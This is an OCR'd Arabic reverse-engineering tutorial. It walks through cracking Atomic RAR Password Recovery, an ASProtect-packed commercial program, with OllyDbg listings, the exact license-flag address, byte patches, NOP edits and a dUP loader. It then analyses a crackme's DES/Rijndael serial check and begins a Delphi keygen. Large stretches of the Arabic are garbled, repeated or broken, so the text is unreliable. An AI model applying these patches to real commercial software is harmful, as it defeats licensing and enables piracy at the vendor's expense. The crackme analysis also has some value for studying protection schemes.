
.ص خ ج ذ ب پ خ ص ب ب ذ ض خ ُ ذ , ع م ع ـُ خ و ىَ ج د و ب ر ب ذ ـ ت ـ أ ـَ ز ذ

.ـَ ل ـُ ـَ و ب د ؤ ُ ق ظ ـْ ب پ ـُ ـ ت ـ ت و Patching Inline ـ ت م*ظ و ؤ ـَ ي پ ي و ؤ ـُ ظ ذ , ى ـُ ظ ن ؤ ب و د ـ ت چ ز

2. غُّ crack قام بِّيط

Project New غَ, ٣٠ آ خ ثـم ِ ُ ُ ج ُ پ خ ثجدوبريخص ه خو ك غُخ ثـم add ُ عوخو ه لأخَّيخ ٣٠ آ خ شيد* پدتو ،ص بطخ بظل اَ* عز جئو
Offset Patch وجه خأل,خَ يف Target File Tab ئج زدوع ُ دَ خظخإ خألخِ) خظاَ ُ (، يف Compare Files Tab و ,ىً
غَ, ٣٠ آ خ ثـم ،ىِ ظخ ثـ ثاظخ إخظخ ُ عوخ File Patched ىً,و ، يُ ؤ ش ُ ج ُ اَظخ جُ إأخ إخظخ دُ عودز جئ File Original
،ىً اَخظخ ـيض دعَ دس پ خ ىز ؤ ُ اَ پ خ ُ ؤ ،نطخ ب َ ظدز خ خ ىً عُخ َ *ز و نطخ ب َ ظدز خ خ ىً عُخ ثـ س ىً ض دعَ دس پ خ َ ُ ظ ُ ُ د ُ ُ ىً,و Compare
٣٠ آ خ save پ خَم٧.

ج ش ُ ج و ج ب ِ* ظخ إخظخو rpc.exe ج ش ُ ج ص ثـ زد ِ پ خ ض خ ىً ه طخ ب خ ظ ثـ م* ز جئ
AtomicRarPasswordRecovery.exe و خ ظخ إ خظ* َ ِ پ.



ظدسپخ ,ىِ نَدسج إپؤو Patch Create ًح, ١٣أ پدز جئخووؤ.

ئتىخ ز*متّ Inline Patching پحربودجئ وُپپ زىخهص زُودجئ ASProtect SKE Inline Patchinger 0.2

ودهجهخُحًمحبىتّنو:

شِدُو تّدّصپخِب وِد صىدضخ زوِد صَخَسپخ ءجئ جدوبرپخ تُفِعز بپُو ،تّ ألأخ صتّهپخ ِهّ ،يُوؤ صتّهز ئ جدوبرپخ ُهّنز خئىتّهُ دًا ؤ شِلّ ًح, صف,ّج.

صُظخِصتّهپخِهّ دهخهُؤوُ٤ شً, نّدىُدًلًا جدئّل اُفِظئ جدوبرپخ ًهُتّفِىهُ ّهپخ ُهُمِپخ ندتّظخِهّ وبپىِحُپو

: يِهُدًلًا ئج صفّظخ شِدىپخ صپخِل إدىعپودگ ًى, “To crack more than 2 files simultaneously you must register software” the ٧ الله ًح-صجدّ صوَدتّج ىىو:

```
00402FA6  PUSH EBX                                          lParam
00402FA7  PUSH EAX                                          wParam
00402FA8  PUSH 1013                                         Message = MSG(1013)
00402FAD  PUSH DWORD PTR DS:[425FF8]                        hWnd = NULL
00402FB3  MOV DWORD PTR DS:[425F44],EAX
00402FB8  CALL NEAR DWORD PTR DS:[<&user32.SendMessageA>]   SendMessageA
00402FBE  CMP BYTE PTR DS:[425AA0],BL
00402FC4  PUSH 3
00402FC6  POP EDI
00402FC7  JNZ SHORT _AtomicR.00403010
00402FC9  CMP WORD PTR DS:[425C70],2
00402FD1  JBE SHORT _AtomicR.00402FDD
00402FD3  PUSH _AtomicR.00415728                            ASCII "To crack more than 2 files simultaneously y
00402FD8  JMP _AtomicR.004032F1
00402FDD  MOV AL,BYTE PTR DS:[426014]
00402FE2  TEST AL,1
00402FE4  JE SHORT _AtomicR.00402FFA
00402FE6  CMP WORD PTR DS:[425DB8],2
00402FEE  JBE SHORT _AtomicR.00402FFA
00402FF0  PUSH _AtomicR.004156E0                            ASCII "To use more than 2 dictionary files you mus
00402FF5  JMP _AtomicR.004032F1
00402FFA  TEST AL,2
00402FFC  JE SHORT _AtomicR.00403010
00402FFE  CMP DWORD PTR DS:[4260A0],EDI
00403004  JBE SHORT _AtomicR.00403010
00403006  PUSH _AtomicR.004153C0                            ASCII "To find passwords which have a dynamic part
0040300B  JMP _AtomicR.004032F1
00403010  MOV EAX,DWORD PTR DS:[425C74]
```

00402FBE نخىى*پخ ىً, شىپىظخ صوَدتّظخ يِهُ 425AA0 فىدشىىىظخ صمُتّپخ ضنددىىپو دُهُ*ز شىپىظخ شِدّتّپخ نةُ ئ جدوبرپخ دهُ بىرعم كُ ُل ؛ئ جدوبرپخ ه ج ىتّدجؤ شً, فىدَ ُتّ عظ صوَدتّظخ يِهُدًا ؤ ،صفّظخ شِدىپخ تّتّهىعىُ بپِزو ،ِاىظ أىُ

الخطوة الأولى: تحديد مكان الـ Limitation وفحصه، وتحديد مكان الـ 425AA0 في الـ 1 صفحة.

KEYISNOTCOMPATIBLE وهي عبارة عن رسالة تم طباعتها بعد فحص الـ strcmp

```
00406C81  .   833D 54584200 FF  CMP DWORD PTR DS:[425854],-1
00406C88  .v  74 2E             JE SHORT _AtomicR.00406CB8
00406C8A  .   68 B45E4100       PUSH _AtomicR.00415EB4          s2 = "KEYISNOTCOMPATIBLE"
00406C8F  .   68 A05A4200       PUSH _AtomicR.00425AA0          s1 = ""
00406C94  .   E8 81CF0000       CALL <JMP.&msvcr71.strcmp>      strcmp
00406C99  .   85C0              TEST EAX,EAX
00406C9B  .   59                POP ECX
00406C9C  .   59                POP ECX
00406C9D  .v  75 19             JNZ SHORT _AtomicR.00406CB8
00406C9F  .   68 385F4100       PUSH _AtomicR.00415F38          ASCII "Your license key is :
00406CA4  .   68 0C5F4100       PUSH _AtomicR.00415F0C          ASCII "RAR Password Cracker
00406CA9  .   6A 10             PUSH 10
00406CAB  .   E8 36FDFFFF       CALL _AtomicR.004069E6
00406CB0  .   83C4 0C           ADD ESP,0C
00406CB3  .   83C8 FF           OR EAX,FFFFFFFF
00406CB6  .v  EB 46             JMP SHORT _AtomicR.00406CFE
00406CB8  >   A1 205B4200       MOV EAX,DWORD PTR DS:[425B20]
00406CBD  .   85C0              TEST EAX,EAX
```

الخطوة الأخيرة: تغيير قيمة الـ 425AA0 إلى 1، وتطبيق الخطوة التالية

الخطوة الأولى: الذهاب إلى العنوان 00406C88 وتطبيق الـ InlinePatch لتغيير الـ MOV

الخطوة الثانية: تغيير الـ MOV DWORD PTR DS:[425AA0],1


PATCH = MOV DWORD PTR DS:[425AA0],1

RVA = 6C88

BYTES = 742E68B4

Address	Hex dump (bytes)				ASCII
00406C88	74 2E 68 B4	5E 41 00 68	A0 5A 42 00	E8 81 CF 00	t.h´^A.h ZB.è.Ï.

خيار ASProtect SKE Inline Patchinger :



Patch : ثم ١٣ و Asprotect زمل محتوى جدول يحتوي على الخطأ عند تشغيل البرنامج

InlinePatch ثم، تنفيذ جدول يحتوي على أدق التفاصيل.

نفتح الملف AtomicRarPasswordRecovery.exe في OllyDbg ونبحث عن جدول Patcher في الذاكرة ونقوم بتعديل الملف* في العنوان 00406C88 ثم نضغط على زر الفأرة الأيمن ونختار Binary Edit ثم نقوم بتغيير الكود إلى MOV DWORD PTR DS:[425AA0],1 وهو يعني تفعيل البرنامج.

ثم نقوم بتغيير الكود إلى NOP حتى لا يتم تنفيذ الأمر.

```
0044C402  .  9D            POPFD
0044C403  .  61            POPAD
0044C404  .  FF35 D0CD440( PUSH DWORD PTR DS:[44CDD0]
0044C40A  .  C3            RETN
0044C40B  >  FF35 000A430( PUSH DWORD PTR DS:[<&kernel32.GetModuleH  kernel32.GetModuleHandleA
0044C411  .  FF15 E8CD440( CALL NEAR DWORD PTR DS:[44CDE8]           AtomicRa.0044C01A
0044C417  .  837C24 28 00  CMP DWORD PTR SS:[ESP+28],0
0044C41C  .^ 75 B7         JNZ SHORT AtomicRa.0044C3D5
0044C41E  .  90            NOP
0044C41F  .  90            NOP
0044C420  .  90            NOP
0044C421  .  90            NOP
0044C422  .  90            NOP
0044C423  .  90            NOP
0044C424  .  90            NOP
0044C425  .  90            NOP
0044C426  .  90            NOP
0044C427  .  90            NOP
0044C428  .  90            NOP
0044C429  .  90            NOP
0044C42A  .  90            NOP
0044C42B  .  90            NOP
0044C42C  .  90            NOP
0044C42D  .  90            NOP
0044C42E  .  90            NOP
0044C42F  .  90            NOP
0044C430  .  9D            POPFD
0044C431  .  61            POPAD
0044C432  .  FF35 000A430( PUSH DWORD PTR DS:[<&kernel32.GetModuleH  kernel32.GetModuleHandleA
0044C438  .  C3            RETN
```

مث ئج زةيودپ خألچ MOV DWORD PTR DS:[425AA0],1 ،ىً ؤوپ NOP :

```
0044C41C  .  75 B7         JNZ SHORT AtomicRa.0044C3D5
0044C41E     C705 A05A4200 MOV DWORD PTR DS:[425AA0],1
0044C428  .  90            NOP
0044C429  .  90            NOP
0044C42A  .  90            NOP
0044C42B  .  90            NOP
0044C42C  .  90            NOP
0044C42D  .  90            NOP
0044C42E  .  90            NOP
0044C42F  .  90            NOP
0044C430  .  9D            POPFD
0044C431  .  61            POPAD
```

InlinePatch. ـز ىَئظذ إئظذ ىُو ًَ َصخ إئظذ ٧اة چذدًٌ*ز

Dup. ئچدُز ص ُئخز ئچدوبرئٍ Patch ئم، ذ ُه ٍظ ص پىهُ ئز

إئظذه، ص َدمض خ بأز طمذ ىپ دمُ َصوَدئچ چفض خ وأ ٍظذزىپ٪ دعل او ه چ ئُمعُ كُ ل ًَ حـ ص*ج خ InlinePatch ش َچ نبـ

ىُ ٍتو.

:چألذ خُ ىُ ش ُئخٍخذ فـ ىرعئ ىىپ ئم*ز خ ىئ Patching Inline پـ خ فـ ىدىدئ*دمٍ


MOV DWORD PTR DS:[425AA0],1

ثم نقوم بتعديل الملف الأصلي بالبايتات المناسبة، وبعد الانتهاء نحفظ الملف الجديد:

```
00406CB8 = A1 => C7
00406CB9 = 20 => 05
00406CBA = 5B => A0
00406CBB = 42 => 5A
00406CBC = 00 => 42
00406CBD = 85 => 00
00406CBE = C0 => 01
00406CBF = 74 => 00
00406CC0 = 15 => 00
00406CC1 = 68 => 00
00406CC2 = 00 => 90
00406CC3 = 5A => 90
00406CC4 = 42 => 90
00406CC5 = 00 => 90
```

(Patched) الملف الأصلي + ملف التصحيح + نسخة احتياطية

DUP تجدون كذلك:



ثم، mode VirtualAddress وتحديد الخيار Edit and Add ثم نضغط على زر Save Create loader

ثم نقوم بتشغيل الملف الجديد إذا رغبت، وبعد تشغيله نقوم بالضغط على زر Create loader

ثم نقوم بتشغيل الملف الجديد الناتج عن عملية الحفظ

rpc.exe . إذا لاحظت أنه تم الغاء

يمكن تحميل patcher dup من الموقع الرسمي للبرنامج. ملاحظة: الملف الجديد dup. يتم تشغيله

الباب الثالث: الهاشينغ وخوارزميات التشفير

مقدمة في الهاكر وخوارزميات التشفير والتعمية

Introduction to Cryptology

مقدمة في التشفير والتعمية

1) تعريف الهاكر وأنواعه

2) التحليل الساكن

3) OllyDbg

4) التحليل الديناميكي

5) تقنيات الحماية.

تحميل الملفات

1. مقدمة في التشفير والتعمية

تعتبر التشفير والتعمية من أهم الأدوات التي يستخدمها الهاكر في عملياته، وهي تستخدم في كثير من الأحيان لإخفاء الأدلة.

ما هو التشفير:

التشفير هو عملية تحويل البيانات من شكل إلى شكل آخر بحيث لا يمكن قراءتها إلا بمعرفة سر التشفير.

التشفير والتعمية علمان يهتمان بالتراسل السري بين طرفين أو أكثر، وهما يعتمدان على الرياضيات والخوارزميات.

التشفير: هو تحويل البيانات من شكل إلى شكل آخر بحيث لا يمكن قراءتها إلا بمعرفة سر التشفير.

التعمية: هو تحويل البيانات من شكل إلى شكل آخر بحيث لا يمكن قراءتها إلا بمعرفة سر التعمية.

الفرق بين التشفير والتعمية:

التشفير والتعمية علمان يهتمان بالتراسل السري بين طرفين أو أكثر، وهما يعتمدان على الرياضيات والخوارزميات.

التشفير: هو تحويل البيانات من شكل إلى شكل آخر بحيث لا يمكن قراءتها إلا بمعرفة سر التشفير.

التعمية: هو تحويل البيانات من شكل إلى شكل آخر بحيث لا يمكن قراءتها إلا بمعرفة سر التعمية.

AT4RE: الحماية العربية من هجمات الكسيح
الرشـــــــ

AT4RE: الفريق العربي للهندسة العكسية
الانشـــــــ

(2 خاص بالتشفير الكتلي، حيث يتم تشفير كتلة من البيانات

(3 يستخدم مفتاح سري واحد لتشفير وفك تشفير البيانات (4 خاص بالتشفير غير المتماثل.

(3).

يعتبر التشفير من أهم الأدوات المستخدمة في حماية البيانات، وتعتمد معظم البرامج التجارية على خوارزميات تشفير معروفة وقوية لحماية بيانات المستخدمين. وفي هذا الجزء سنتعلم كيف نستخدم مكتبات تشفير جاهزة مكتوبة بلغات مختلفة، وكيف نستخدم ملفات DLL لتشفير بياناتنا.

مثال:

Uses Delphi

Des.pas : تعريف التشفير في ملف

```
uses
  Windows, Messages, SysUtils, Variants, Classes, Graphics, Controls, Forms,
Dialogs, Des, StdCtrls;
```

Visual Basic 6: نستخدم Des.Cls لإنشاء وتعريف Des.bas وتضمينه في المشروع. وبعد ذلك نستخدم

Assembly : يمكن استخدام التشفير في لغة التجميع :


```
.386
.model flat, stdcall   ;32 bit memory model
option casemap :none   ;case sensitive
include Des.asm
…
…
.code
      …
```

أولاً: التشفير 2.

يمكن برمجة التشفير في أي لغة، وسنستخدم لغة Delphi و PEID و Kanal لتحليل البرنامج:

- يمكن برمجة التشفير في أي لغة Delphi أو أي لغة أخرى.
- يوجد نوعان أساسيان للتشفير:
  - DES ←
  - Rijndael ←

. BigNumber ←



يَّو DEDE ئجدوبرز ئجدوبريخ أدَتَعُخ ذطخ صغرظذ ئجخبريز نتو ،إيَّاز لا هَعيخ ًح, ًىلى خَوِ ىهُ نَتَّئ
زى ،

MKEYChange غضخ ىَ, كُمُيخ پدَوُيخو ثوَظخ پدَوُيخ ءخلإخعصَخَسَپخنخدد, دووُو

:

Event	RVA	Hint
Image1MouseDown	00453D80	0016
Image1MouseMove	00453D98	0016
imgMinimizeClick	00453DEC	0017
BTCloseClick	00453DFC	0013
MKEYKeyPress	00453E04	0013
FormCreate	00453E2C	0011
MKEYChange	00453E74	0011

OllyDbg رَأطبِ اخ لِ زَ هَ اي ًُ ثُ : اًجيا 3.

: صُيدعيخشَيُخفيدمتضدجخ*ظخثووَ OllyDbg ئجدوُزثوخيَهَعيخثمِّ-

MKEYChange ءخلإخصَخَزَ ىَ, إىَىظصثو , ىَ زخثىثو ثمـ- 00453E7 نخىَ*پخىَ, : پدَوُيخ وُأظپوئو

: سِ عيخ صُمخَد*ج زيعدز پيهپ ... ىَ ئكثىظئذ إىَظ

```
00453E74    PUSH    EBP                                  خ إل ـ ُخ ء
.......
.......
.......
00453E95    LEA     EDX, [LOCAL.9]
00453E98    MOV     EAX, DWORD PTR
DS:[EBX+2FC]
00453E9E    CALL    0043138C
00453EA3    CMP     [LOCAL.9], 0                         ُإذ ر ج ُ ُل اخ ب د؛ ص ر َ ث ج
00453EA7    JE      00453FE2
00453EAD    LEA     EDX, [LOCAL.10]
00453EB0    MOV     EAX, DWORD PTR
DS:[EBX+30C]
00453EB6    CALL    0043138C
00453EBB    CMP     [LOCAL.10], 0                        ُإذ ر ج ث ُ ُو ظ ذ ب د َ ُإ ذ ب د؛ ص ر َ ث ج

00453EBF    JE      00453FE2
00453EC5    LEA     EAX, [LOCAL.7]
00453EC8    CALL    00403E88
00453ECD    LEA     EAX, [LOCAL.1

                                                         DES ص ُ ج َ خ ب ث ج ُ و ا ُ ع ب خ و ُ ع ُ د ا ج ى ُ د ا ُ ي ُ ُ و َ ُ ُ ب خ ى ب خ ُ ُ
                                                         ص ُ ج َ خ ب ط ذ ء د ء ُ ُ ع ُ خ ُ ُ ى ء ُ ُ ع ُ ج و ُ س ب ث خ ى ع ُ ُ ب ط ز د ى ث ُ ُ ا ُ ُ * ظ ج ع َ ث ٣ د ى و
00453ED0    MOV     EDX, 454034          ;  ASCII "RobenCrackMe1ForElite01"

00453ED5    CALL    00403F20
00453EDA    LEA     EDX, [LOCAL.11]
00453EDD    MOV     EAX, DWORD PTR
DS:[EBX+2FC]
00453EE3    CALL    0043138C
00453EE8    MOV     EAX, [LOCAL.11]                      ُ ُ ث م ج ُ ُ ل ا ذ ر ي ج ع َ د ُ
00453EEB    LEA     EDX, [LOCAL.6]
                                                         Hex خ ٩ ى ب ذ و ب ج ُ ل ا ذ ث َ ى م ع ز خ ث َ : ء د ع ُ ل ا ذ خ ُ ُ
00453EEE    CALL    00453CEC                             ج د ء خ ض أ ُ ول ، أ ُ ِ د ب د ع :
                                                         [Roben]  = R[52] + o[6F] + b[62] + e[65]
                                                                  = 526F6265
```

ب خوي خالوعدد والاحظ تمعيخص :

```
00453D20  JLE     SHORT 00453D4B
00453D22  MOV     ESI, 1
00453D27  LEA     ECX, [LOCAL.3]          <<< Loop : Convert Name Letters To Hex
00453D2A  MOV     EAX, [LOCAL.1]          >>>> Without Last Letter
00453D2D  MOVZX   EAX, BYTE PTR DS:[EAX+ESI 1
00453D32  MOV     EDX, 2
00453D37  CALL    00407F14
00453D3C  MOV     EDX, [LOCAL.3]
00453D3F  LEA     EAX, [LOCAL.2]
00453D42  CALL    00404150
00453D47  INC     ESI
00453D48  DEC     EBX
00453D49  JNZ     SHORT 00453D27
```

```
00453EF3    LEA     ECX, [LOCAL.5]
```

```
00453EF6    MOV     EDX, [LOCAL.1]
00453EF9    MOV     EAX, [LOCAL.6]
00453EFC    CALL    004527AC
```

وعد ظاهري جعل

وول أخ أضخ بدج hex وب جول خالتحد تظهري بدي

DES وأعيخ صجخو وسط جعل

شدبيخ فدين DES وأطر جوتظدن وؤ وبدي وخي وجو كر خالوجسدي وبدي (Base 64) 64 وي يف لديعد :

(دبيخ وبدمبيخ جه صزخي جتدجس*ع ٤) {-$Ë°?÷

```
00453F01    LEA     EAX, [LOCAL.5]
00453F04    MOV     EDX, 454054
00453F09    CALL    00404150
00453F0E    LEA     EAX, [LOCAL.2]
```

صجخو Rijndael بطز نطد وأعيخ وعاجد ي بد ي ودو بد

عدد خ ع ى و جع خي تبدس جو ع ب طزدي ت *ي جع : داؤ بد و

صجخو

وأعيخ

```
00453F11    MOV     EDX, 454060
```


; ASCII "6184AF00CD09FA7F73F41D310D1FF48D"

```
00453F16    CALL    00403F20
00453F1B    LEA     EDX, [LOCAL.8]
00453F1E    MOV     EAX, DWORD PTR
DS:[EBX+30C]
00453F24    CALL    0043138C
00453F29    LEA     EDX, [LOCAL.14]
00453F2C    MOV     EAX, [LOCAL.5]
```

Base ش،دت ب خ ه ج ح ت م ع ي : DES ص ج خ و ث ظ د ر ي ج ع ن د -


ص ع ب خ ي ذ ى ٩ ب ذ و 64

```
00453F2F    CALL    00453CEC
```



: ص ي د ع ي خ ت ث م ع ي خ ص ث ظ ا ل ل ا ل ا ه ع د ه ن ع ل ع ن خ ص و د د ى و ي خ ب

و خ ي د ظ ث ى : **7D242D9FCBB03FF7** ت م د ظ ا ل ل ٩ ن.



ج ب ا ن ج :

- و ي و ث خ ي ث م ص : **526F6265** ي ف ز و د ج ث : SND

  Reverser Tool ي ف خ ض ث ث Input

- و ا ع ي خ ص ج خ و ث ع و DES و د ع ا ج

  RobenCrackMe1ForElite01

- خ و ع و UPPER CASE ج ه خ ي- Option

```
00453F34    MOV     EAX, [LOCAL.14]   :
00453F37    LEA     EDX, [LOCAL.13]
00453F3A    CALL    0040797C
00453F3F    MOV     EAX, [LOCAL.13]
00453F42    LEA     ECX, [LOCAL.12]
00453F45    MOV     EDX, [LOCAL.2]
```

00453F48 CALL 00453828 — ظاوخيشص : **7D242D9FCBB03FF7** صجخد — خيعاو Rijndael

```
00453F4D    MOV     EAX, [LOCAL.12]
00453F50    LEA     EDX, [LOCAL.3]
00453F53    CALL    004529C8
00453F58    LEA     ECX, [LOCAL.15]
00453F5B    MOV     EDX, [LOCAL.2]
00453F5E    MOV     EAX, [LOCAL.8]
```

00453F61 CALL 00453828 — Rijndael واعيخ صجخد (**1234567890**) تاوظدبدبخ : صمثيخواظ

```
00453F66    MOV     EAX, [LOCAL.15]
00453F69    LEA     EDX, [LOCAL.4]
00453F6C    CALL    004529C8
00453F71    MOV     EAX, [LOCAL.3]
00453F74    MOV     EAX, [LOCAL.4]
```

00453F77 CALL 00404294 — Rijndeal صجخد هواعيخ ثظدو ىز صودثظخ

جلايلا Hex+Des = تاوظدبدبخدنبخب : وؤىوجؤدىاىىعبدد

(قدعاظخاىز دقواظجعظىىعدبعچىعمثبخنالا) بدبعچىنىثث Rijndeal صجخىچىتىخچجواظثظدنؤه*خه

تاوظخبدبخوكمثبدبخىز صودثظخىىدجعىتا٣ثط*،و Rijndael صجخبوخىةىدعيذزو

00453F7C JNZ SHORT 00453FBF — ودبعيخخ،ىص،دحدطشسد*يبخوبؤثكىالبخ

```
00453F7E    LEA     EDX, [LOCAL.17]
00453F81    MOV     EAX, DWORD PTR DS:[EBX+2FC]
00453F87    CALL    0043138C
00453F8C    MOV     ECX, [LOCAL.17]
00453F8F    LEA     EAX, [LOCAL.16]
00453F92    MOV     EDX, 45408C                     ;  ASCII "Registered To : "
00453F97    CALL    00404194
00453F9C    MOV     EDX, [LOCAL.16]
00453F9F    MOV     EAX, DWORD PTR DS:[EBX+308]
00453FA5    CALL    004313BC
00453FAA    MOV     EAX, DWORD PTR DS:[EBX+308]
00453FB0    MOV     EAX, DWORD PTR DS:[EAX+68]
00453FB3    MOV     EDX, 8000
00453FB8    CALL    0041C648
00453FBD    JMP     SHORT 00453FE2
00453FBF    MOV     EDX, 4540A8                         ;  ASCII "UnRegistered"
```

الغلاف الباطني الأول المضاف: 4.

الأسلوب المستخدم: يقوم بتحويل الاسم إلى صيغة Hex. وبتشفير الأخير (الاسم) وفق الخوارزمية (1

DES صيغة الاسم وتشفير الناتج (2 ج، خطأ عدق : **RobenCrackMe1ForElite01** .

Hex. وبتشفير الناتج (3

Case .Upper شروط الأول وبتشفير الناتج (4

.الاسم يتم تحويله إلى Upper Case، ثم يتم تشفيره بالخوارزمية المستخدمة في البرنامج

الفحص الأول: 5.

Delphi 7 يقوم بالتحقق من طول الاسم المدخل (الاسم يجب أن يكون أكبر من 2 حرف):

```
Procedure TForm1.GetSerialClick(Sender: TObject);
 Var
   I :Integer ;
   UName,HexName, Key, StrDES, StrHEX: String;
 begin
  StrHEX:='';
  UName := TXTName.text ;
